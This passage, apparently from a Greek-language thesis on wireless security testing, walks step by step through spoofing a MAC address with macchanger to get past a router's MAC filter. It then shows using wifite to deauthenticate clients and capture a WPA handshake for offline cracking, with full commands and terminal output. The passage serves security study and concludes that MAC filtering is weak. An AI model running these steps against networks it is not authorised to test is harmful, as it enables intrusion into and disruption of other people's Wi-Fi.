Εικόνα 21 `sudo airodump-ng --bssid 02:EB:D8:73:A5:7A -c 44 wlan0`

Φάση Γ: Υλοποίηση του MAC Spoofing με το εργαλείο Macchanger

Αφού έχουμε τη "νόμιμη" ταυτότητα, προχωράμε στην πλαστογράφηση της δικής μας διεύθυνσης.

Απενεργοποιούμε την ασύρματη διεπαφή. Εκτελούμε την εντολή **`sudo ip link set wlan0 down`**

Η αλλαγή της MAC δεν μπορεί να γίνει ενώ η κάρτα είναι ενεργή. Πρέπει να "κατέβει" προσωρινά η διεπαφή.

Εκτέλεση Πλαστογράφησης: Με την εντολή

`sudo macchanger -m 2C:AE:2B:FD:05:EA wlan0` θα τροποποιήσουμε την τιμή MAC που στέλνει στα headers των πακέτων (εικόνα 22).

Η παράμετρος **-m** (manual) ορίζει τη νέα MAC. Το εργαλείο **macchanger** τροποποιεί την τιμή που στέλνει ο driver στα headers των πακέτων [21].

Όπως βλέπουμε στο screenshot στην **Εικόνα 22** το σχετικό screenshot, το σύστημα εμφανίζει τρεις τιμές.

- *Current MAC:* Η διεύθυνση που είχε η κάρτα πριν την αλλαγή.
- *Permanent MAC:* Η εργοστασιακή διεύθυνση του υλικού.
- *New MAC:* Η νέα πλαστογραφημένη διεύθυνση (2c:ae:2b:fd:05:ea) που μόλις εισήχθη στη μνήμη της κάρτας. Πλέον, το Kali Linux εκπέμπει με την ταυτότητα του tablet.


Μετά την πλαστογράφηση, η διεπαφή πρέπει να επανέλθει σε κατάσταση λειτουργίας για να ολοκληρωθεί η σύνδεση.

Θα ενεργοποιήσουμε ξανά στην ασύρματη διεπαφή την λειτουργία Managed mode με την εντολή **`sudo ip link set wlan0 up`** η οποία πλέον φέρει την πλαστογραφημένη διεύθυνση MAC.

Για να επιβεβαιωθεί ότι η αλλαγή έγινε αποδεκτή από το λειτουργικό σύστημα, εκτελείται η εντολή **`macchanger -s wlan0`**

Βλέπουμε πλέον στο screenshot στην **Εικόνα 23** το σχετικό screenshot, ότι το σύστημα εμφανίζει τώρα δύο τιμές.

- *Current MAC*: Τώρα εμφανίζει τη νέα πλαστογραφημένη διεύθυνση (2c:ae:2b:fd:05:ea) που μόλις εισήχθη στη μνήμη της κάρτας.
- *Permanent MAC*: Η εργοστασιακή διεύθυνση του υλικού.




```
(kali@kali)-[~]
$ sudo ip link set wlan0 down
[sudo] password for kali:

(kali@kali)-[~]
$ sudo macchanger -m 2C:AE:2B:FD:05:EA wlan0
Current MAC: 28:ee:52:13:1e:19 (unknown)
Permanent MAC: 28:ee:52:13:1e:19 (unknown)
New MAC: 2c:ae:2b:fd:05:ea (unknown)

(kali@kali)-[~]
$
```

Εικόνα 22 Οι εντολές `sudo ip link set wlan0 down` & `sudo macchanger -m 2C:AE:2B:FD:05:EA wlan0` Επαναφορά της διεπαφής σε Managed Mode και διατήρηση της πλαστογραφημένης διεύθυνσης MAC




```
(kali@kali)-[~]
$ sudo ip link set wlan0 up
[sudo] password for kali:

(kali@kali)-[~]
$ macchanger -s wlan0
Current MAC: 2c:ae:2b:fd:05:ea (unknown)
Permanent MAC: 28:ee:52:13:1e:19 (unknown)

(kali@kali)-[~]
$
```


Εικόνα 23 Οι εντολές `sudo ip link set wlan0 up` - `macchanger -s wlan0`

Τώρα μπορούμε να συνδεθούμε στο δίκτυο στόχο , εφόσον το βλέπουμε στα διαθέσιμα δίκτυα στο Managed Network (*Εικόνα 24*)



Εικόνα 24 Διαθέσιμα δίκτυα στο Managed Network

Θα επιλέξουμε το δίκτυο – στόχο “andrZV_Papa” . Μας αναγνωρίζει ως οικεία συσκευή παραπλανημένο από την πλαστογραφημένη MAC που δηλώνουμε και μας ζητάει να βάλουμε το κωδικό πρόσβασης (PSK). Βάζουμε τον κωδικό που έχουμε υποκλέψει από την επίθεση λεξικού. Και βλέπουμε στο εικονίδιο του Kali Linux και βλέπουμε στο screenshot στην *Εικόνα 25* ότι συνδεθήκαμε .



Εικόνα 25 Επιτυχία Σύνδεσης στο δίκτυο AndrZV_Papa

Μόλις η σύνδεση (Association) ολοκληρωθεί, μπορούμε να ζητήσουμε από τον Router (Mercusys AX3000) να μας αποδώσει μια διεύθυνση IP, εκτελώντας την εντολή στο τερματικό του Kali **`sudo dhclient wlan0`**.

Αυτή η εντολή θα στείλει το αίτημα DHCP. Ο δρομολογητής, αναγνωρίζοντας την "έμπιστη" MAC του tablet, θα μας επιτρέψει την είσοδο και θα μας δώσει IP. Μπορούμε τώρα να επαληθεύσουμε ότι η παράκαμψη του Access Control πέτυχε με την εκτέλεση της εντολής **`ip addr show wlan0`** .

Επιβεβαίωση Παράκαμψης και Λήψη Διεύθυνσης IP : Όπως φαίνεται στο τελικό στιγμιότυπο οθόνης (Εικόνα 26), η διαδικασία της πλαστογράφησης ολοκληρώθηκε με απόλυτη επιτυχία.

Κατάσταση Διεπαφής: Η εντολή **`ip addr show wlan0`** εμφανίζει τη διεπαφή σε κατάσταση UP και LOWER_UP, που υποδηλώνει ότι έχει αποκατασταθεί η φυσική και λογική σύνδεση (Association) με το Access Point "andrZV_Papa".

Απόδοση IP (DHCP): Η γραμμή **`inet 192.168.68.52/22`** επιβεβαιώνει ότι ο DHCP server του δρομολογητή αναγνώρισε τη συσκευή ως "έμπιστη". Ο δρομολογητής, βασιζόμενος στην πλαστογραφημένη MAC διεύθυνση, επέτρεψε την απόδοση διεύθυνσης IP, θεωρώντας ότι επικοινωνεί με το εξουσιοδοτημένο tablet.

Επιβεβαίωση Ταυτότητας: Η ένδειξη **`link/ether 2c:ae:2b:fd:05:ea`** επιβεβαιώνει ότι η κάρτα δικτύου λειτουργεί με την κλεμμένη ταυτότητα καθ' όλη τη διάρκεια της σύνδεσης.

Η ένδειξη LOWER_UP επιβεβαιώνει τη λειτουργία του Physical Layer, ενώ η απόδοση IP επιβεβαιώνει τη λειτουργία του Network Layer μέσω του DHCP πρωτοκόλλου.

```
(kali@kali)-[~]
$ macchanger -s wlan0
Current MAC: 2c:ae:2b:fd:05:ea (unknown)
Permanent MAC: 28:ee:52:13:1e:19 (unknown)

(kali@kali)-[~]
$ ip addr show wlan0
3: wlan0: <BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 2c:ae:2b:fd:05:ea brd ff:ff:ff:ff:ff:ff permaddr 28:ee:52:13:1e:19
    inet 192.168.68.52/22 brd 192.168.71.255 scope global dynamic noprefixroute wlan0
        valid_lft 7062sec preferred_lft 7062sec
    inet6 fe80::d29f:ee6e:833f:d1ef/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Εικόνα 26 Επαλήθευση σύνδεσης στο AndrZV_Para και απόδοσης IP από το Router του δικτύου στόχου.

5.6.3 Τελική Αξιολόγηση και Αποτέλεσμα

Με την ολοκλήρωση της διαδικασίας, πραγματοποιήθηκε προσπάθεια σύνδεσης στο δίκτυο. Το router (Mercusys AX3000), ελέγχοντας την εισερχόμενη MAC διεύθυνση έναντι της λίστας επιτρεπόμενων συσκευών, επέτρεψε την πρόσβαση, καθώς αναγνώρισε την πλαστογραφημένη διεύθυνση ως έμπιστη.

Συμπέρασμα:

Η πρακτική αυτή δοκιμή επιβεβαιώνει ότι το MAC Filtering αποτελεί ένα εξαιρετικά αδύναμο μέτρο προστασίας. Όπως υποστηρίζουν οι Syahrin et al., η "διαρροή" των διευθύνσεων MAC στον αέρα καθιστά την ταυτοποίηση των χρηστών μια εύκολη διαδικασία για οποιονδήποτε επιτιθέμενο [25]. Η ασφάλεια των σύγχρονων δικτύων δεν πρέπει να επαφίεται σε στατικά αναγνωριστικά υλικού, αλλά σε δυναμικά συστήματα κρυπτογράφησης και αυθεντικοποίησης [21][25].

5.7 Επίθεση 5 : Υποκλοπή Χειραψίας (Handshake Capture) και Offline Επίθεση Λεξικού (Dictionary Attack) με χρήση του Wifite

Σε προηγούμενα κεφάλαια αναλύθηκε η χειροκίνητη χρήση της σουίτας Aircrack-ng, όπου μέσω των εντολών **airmon-ng** (για να τεθεί η κάρτα σε monitor mode), **airodump-ng** (σάρωση και καταγραφή) και **aireplay-ng** (αποστολή πακέτων deauthentication), επιτεύχθηκε η πρόσβαση σε ασύρματα δίκτυα. Στην παρούσα ενότητα, εξετάζεται η χρήση του **Wifite**, ενός προ-εγκατεστημένου εργαλείου στο Kali Linux που λειτουργεί ως "ενορχηστρωτής" (wrapper) των παραπάνω εργαλείων.

Το **Wifite** αυτοματοποιεί τη διαδικασία, διαχειρίζεται αποτελεσματικότερα τους drivers της κάρτας TP-Link (RTL8812AU) και ελαχιστοποιεί τα ανθρώπινα λάθη κατά τη διάρκεια της επίθεσης, καθιστώντας την υποκλοπή του Handshake μια ταχύτατη και αποδοτική διαδικασία.

5.7.1 Πρακτικής Υλοποίησης με Wifite

Η επίθεση υλοποιείται, ακολουθώντας τη λογική των προηγούμενων κεφαλαίων αλλά με αυξημένο βαθμό αυτοματοποίησης. Η επίθεση πραγματοποιείται σε τρία κύρια στάδια: **Προετοιμασία, Σάρωση (Scanning) και αναγνώριση του στόχου, την εξαναγκασμένη αποσύνδεση (Deauthentication) και την παγίδευση της χειραψίας (Handshake Capture)**. Το **Wifite** θα αναλάβει αυτόματα την διαχείριση της κάρτας TP-Link (RTL8812AU), θέτοντάς την σε Monitor Mode.

```
File Actions Edit View Help

(kali@kali)~$ sudo wifite
wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxpcapngtool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[!] Conflicting processes: NetworkManager (PID 627), wpa_supplicant (PID 883)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0 already in monitor mode

  NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
  ---      -
1         (7C:77:16:D8:A2:51)  7   WPA   99db  no
2         (00:EB:D8:D3:A5:7B)  44  WPA-P 74db  no
3         andr2V_Papa        44  WPA-P 73db  yes  1
4         andr2V_Papa        4   WPA-P 66db  yes
5         (00:EB:D8:D3:A5:7A)  4   WPA-P 64db  no
6         (46:59:43:D3:FE:7D)  110 WPA-P 39db  no
7         WIND_5G_56FE7C     110 WPA-P 38db  yes
8         (00:EB:D8:D3:A1:D2)  4   WPA-P 26db  no
9         paokara2.4         11  WPA-P 26db  yes
10        VODAFONE_H268Q-4942 40  WPA-P 26db  yes
11        VODAFONE_H268Q-7263 48  WPA-P 26db  yes
12        (28:77:77:A6:F1:9C)  3   WPA   24db  no
13        andr2V_Papa        4   WPA-P 24db  yes  1
14        WIND_2.4G_1E8F01  11  WPA-P 24db  no
15        Huawei_24GR3f      11  WPA-P 24db  yes
16        COSMOTE-281485     12  WPA-P 24db  yes
17        Huawei_24GR3f      40  WPA-P 24db  yes
18        VODAFONE_H268Q-5688 8   WPA-P 22db  yes
19        COSMOTE-343586     108 WPA-P 22db  yes
20        (B4:FB:E4:5A:D0:83)  140 WPA-P 22db  no  1
21        COSMOTE-343586     4   WPA-P 20db  no
22        WIND_2.4G_56FE7C   7   WPA-P 20db  yes
23        WIND_2.4G_56FE7C   11  WPA-P 20db  yes
24        VODAFONE_7321      104 WPA-P 19db  yes
25        Nova_2.4G_XFNE5Af  8   WPA-P 18db  yes
26        WIND_2.4G_11B741  9   WPA-P 18db  lock
27        Vodafone_2.4G-04514 11  WPA-P 18db  yes
28        (F4:92:BF:B6:DA:C1)  108 WPA-P 18db  no
29        COSMOTE-st3644     124 WPA-P 18db  yes
30        MODEL urban style bar 0   WPA-P 18db  yes
31        VODAFONE_H268Q-7263 9   WPA-P 18db  yes
32        OXI                9   WPA-P 18db  yes
33        AMNTIL             11  WPA-P 18db  yes
34        paokara2          44  WPA-P 18db  yes
35        Huawei_rc2W5H      30  WPA-P 18db  yes

[+] Select target(s) (1-35) separated by commas, dashes or all: 
```

Εικόνα 27 Εντολή `sudo wifite`

Προετοιμασία, Σάρωση (Scanning) και αναγνώριση του στόχου: Αρχικά

εκτελούμε την εντολή `sudo wifite`. Θα ξεκινήσει η αναζήτηση των δικτύων και θα μας εμφανίσει μια λίστα με τα δίκτυα της περιοχής, αριθμημένα με έναν αύξων αριθμό (ID) αριστερά για το κάθε δίκτυο. Εφόσον εντοπίσουμε στην λίστα το δίκτυο που θέλουμε να

στοχοποιήσουμε, μπορούμε να διακόψουμε την σάρωση πληκτρολογώντας (Ctrl+C) όπως βλέπουμε στο screenshot στην *Εικόνα 27*. Βλέπουμε η λίστα να περιλαμβάνει σε στήλες, τον αύξων αριθμό (NUM), το όνομα του δικτύου (ESSID), το κανάλι εκπομπής (CH), το τύπο κρυπτογράφησης (ENCR), την ένταση του σήματος (PWR), την κατάσταση του WPS των δικτύων (WPS) και τον αριθμό συνδεδεμένων συσκευών (CLIENT) (*Εικόνα 27*).

```
File Actions Edit View Help
[+] option: will never use WPS attacks (Pixie-Dust/PIN) on targets
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Conflicting processes: networkmanager (PID 632), wpa_supplicant (PID 662)
[!] If you have problems: kill -9 PID or re-run wifite with --kill
[+] Using wifite already in monitor mode

NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
1        (F8:75:8B:1D:10:64)  1  WPA   99db  no    2
2        (C8:94:AD:9F:0E:4F)  11 WPA   99db  no    1
3        andrZV_Papa  44 WPA-P 73db  yes    2
4        (00:EB:DB:03:A5:70)  44 WPA-P 72db  no
5        (00:EB:DB:03:A5:7A)  4  WPA-P 66db  no
6        andrZV_Papa  4  WPA-P 65db  yes
7        WIND_2-4G-56FE7C  7  WPA-P 42db  yes
8        VODAFONE_H26BQ-7253  9  WPA-P 36db  yes
9        VODAFONE_H26BQ-4942  7  WPA-P 35db  yes
10       VODAFONE_H26BQ-7263  48 WPA-P 38db  yes
11       VODAFONE_H26BQ-7263  1  WPA-P 38db  yes
12       andrZV_Papa  4  WPA-P 26db  yes  1
13       VODAFONE_H26BQ-1984  3  WPA-P 26db  yes
14       VODAFONE_H26BQ-5688  8  WPA-P 26db  yes
15       (00:EB:DB:03:A1:D3)  44 WPA-P 26db  no
16       WIND_2BA251  7  WPA-P 25db  lock
17       andrZV_Papa  44 WPA-P 25db  yes
18       COSMOTE-981485  12 WPA-P 24db  yes
19       Huawei_EH0K3T  48 WPA-P 24db  yes
20       InalAn  4  WPA-P 23db  no
21       VL  11 WPA-P 23db  yes
22       VODAFONE_H26BQ-5688  52 WPA-P 23db  yes
23       COSMOTE-081473  6  WPA-P 23db  yes
24       Zyxel_9060C1  8  WPA-P 23db  lock
25       COSMOTE-305075  6  WPA-P 18db  yes
26       WIND_78F28C  13 WPA-P 18db  yes
27       INALAN_50-25520C  48 WPA-P 18db  yes
28       Huawei_EH0K3T  11 WPA-P 18db  no
29       paokatz5  44 WPA-P 18db  yes
30       VODAFONE_H26BQ-1257  56 WPA-P 18db  yes
31       Huawei_NCZW5H  36 WPA-P 18db  yes
32       (E2:19:54:3B:68:EB)  36 WPA-P 12db  no

[+] Select target(s) (1-32) separated by commas, dashes or all: 3
```

Εικόνα 28 Εντολή sudo wifite --no-wps

Εξαναγκασμένη αποσύνδεση (Deauthentication): Το wifite μας ζητάει να επιλέξουμε τον αύξων αριθμό (ID) που αντιστοιχεί στον στόχο. Αυτό είναι το μόνο που πρέπει να κάνουμε για να ξεκινήσει η επίθεση στέλνοντας πακέτα αποσύνδεσης (deauth packets) σε όλες τις συσκευές που είναι συνδεδεμένες στο "andrZV_Papa", το δίκτυο στόχο και να "πιάσει" το Handshake.


Το **Wifite**, ως αυτοματοποιημένο εργαλείο, δοκιμάζει τις επιθέσεις με τη σειρά που θεωρεί πιο «εύκολες». Επειδή το WPS (Wi-Fi Protected Setup) έχει μια γνωστή τρύπα ασφαλείας (το PIN), το Wifite ξεκινάει από εκεί πριν πάει στο Handshake/Deauthentication. Στην περίπτωση που το router δεν έχει ενεργοποιημένο το **WPS**, θα υπάρχει μεγάλη καθυστέρηση. Μπορούμε να το προσπεράσουμε και να πάει κατευθείαν στα πακέτα αποσύνδεσης (deauth packets) με την εκτέλεση της εντολής

sudo wifite --no-wps. Οπότε το **wifite** θα παραλείψει τις δοκιμές για το PIN και θα ξεκινήσει αμέσως τα deauth packets, όπως βλέπουμε στο screenshot στην (Εικόνα 28).

Παγίδευση της χειραψίας (Handshake Capture): Κατά την προσπάθεια επανασύνδεσης του θύματος, το Wifite "αχμαλωτίζει" τη χειραψία (4-way handshake) (Εικόνα 29). Στην οθόνη του τερματικού απεικονίζεται η επιτυχής ολοκλήρωση της επίθεσης υποκλοπής χειραψίας.

Τα κρίσιμα σημεία είναι:

- **Η ένδειξη "[+] Handshake captured":** Το Wifite εμφανίζει με πράσινα γράμματα (και το σύμβολο +) ότι κατάφερε να "ακούσει" και να αποθηκεύσει το 4-way handshake. Αυτό σημαίνει ότι η επίθεση Deauthentication ανάγκασε το tablet να αποσυνδεθεί και, κατά την αυτόματη επανασύνδεση, το Kali Linux υπέκλεψε τα κρυπτογραφημένα πακέτα αυθεντικοποίησης.
- **Starting attacks against (andrZV_Papa):** Επιβεβαιώνεται ότι η υποκλοπή αφορά το συγκεκριμένο δίκτυο-στόχο, διασφαλίζοντας την εγκυρότητα της δοκιμής.
- **Η Διαδρομή Αποθήκευσης (.cap file):** Το Wifite αναφέρει τη διαδρομή όπου αποθηκεύτηκε το αρχείο (συνήθως στον φάκελο **hs/** με το όνομα του δικτύου και τη διεύθυνση MAC). Αυτό το αρχείο είναι η «απόδειξη» της επιτυχίας και το υλικό που απαιτείται για το επόμενο στάδιο της επίθεσης λεξικού.




```
File Actions Edit View Help
6 andrZV_Papa 4 WPA-P 65db yes
7 WIND_2_4G_56FE7C 7 WPA-P 42db yes
8 VODAFONE_H26BQ-7263 9 WPA-P 36db yes
9 VODAFONE_H26BQ-4942 7 WPA-P 35db yes
10 VODAFONE_H26BQ-7263 48 WPA-P 38db yes
11 VODAFONE_2057 1 WPA-P 20db yes
12 andrZV_Papa 4 WPA-P 26db yes 1
13 VODAFONE_H26BQ-1984 3 WPA-P 26db yes
14 VODAFONE_H26BQ-5688 8 WPA-P 26db yes
15 (00:EB:D8:73:A5:7A) 44 WPA-P 20db no
16 WIND_28A251 7 WPA-P 25db lock
17 andrZV_Papa 44 WPA-P 25db yes
18 COSMOTE-9B1485 12 WPA-P 26db yes
19 Huawei_gH0K3f 48 WPA-P 24db yes
20 Inalan 4 WPA-P 23db no
21 VL 11 WPA-P 22db yes
22 VODAFONE_H26BQ-5688 52 WPA-P 21db yes
23 COSMOTE-8B1473 6 WPA-P 20db yes
24 Zyxel_9666C1 8 WPA-P 20db lock
25 COSMOTE-305075 6 WPA-P 18db yes
26 WIND_78F28C 13 WPA-P 18db yes
27 INALAN_5G_y5Y3uC 48 WPA-P 18db yes
28 Huawei_gH0K3f 11 WPA-P 16db no
29 paokara5 44 WPA-P 16db yes
30 VODAFONE_H26BQ-1257 56 WPA-P 13db yes
31 Huawei_gC2W5M 36 WPA-P 12db yes
32 (E2:19:54:3B:6E:EB) 36 WPA-P 12db no
[+] Select target(s) (1-32) separated by commas, dashes or all: 3
[+] (1/1) Starting attacks against 02:EB:D8:73:A5:7A (andrZV_Papa)
[+] Skipping PMKID attack, missing required tools: hcxpmtool, hcxpcapngtool
[+] andrZV_Papa (71db) WPA Handshake capture: Discovered new client: 24:2F:D0:8A:E4:9F
[+] andrZV_Papa (72db) WPA Handshake capture: Discovered new client: 7E:0F:54:8D:FA:AA
[+] andrZV_Papa (71db) WPA Handshake capture: Discovered new client: 2C:AE:2B:FD:05:EA
[+] andrZV_Papa (71db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_andrZVPapa_02-EB-D8-73-A5-7A_2026-03-01T06-12-20.cap saved
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (02:eb:d8:73:a5:7a)
[+] aircrack: .cap file contains a valid handshake for (02:EB:D8:73:A5:7A)
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 2881.7kps (current key: 05071996)
[+] Failed to crack handshake, wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting
(kali@kali)-[~]
```

Εικόνα 29 Παγίδευση χειραψίας handshake

5.7.2 Η Διαδικασία του Offline Cracking (Aircrack-ng)

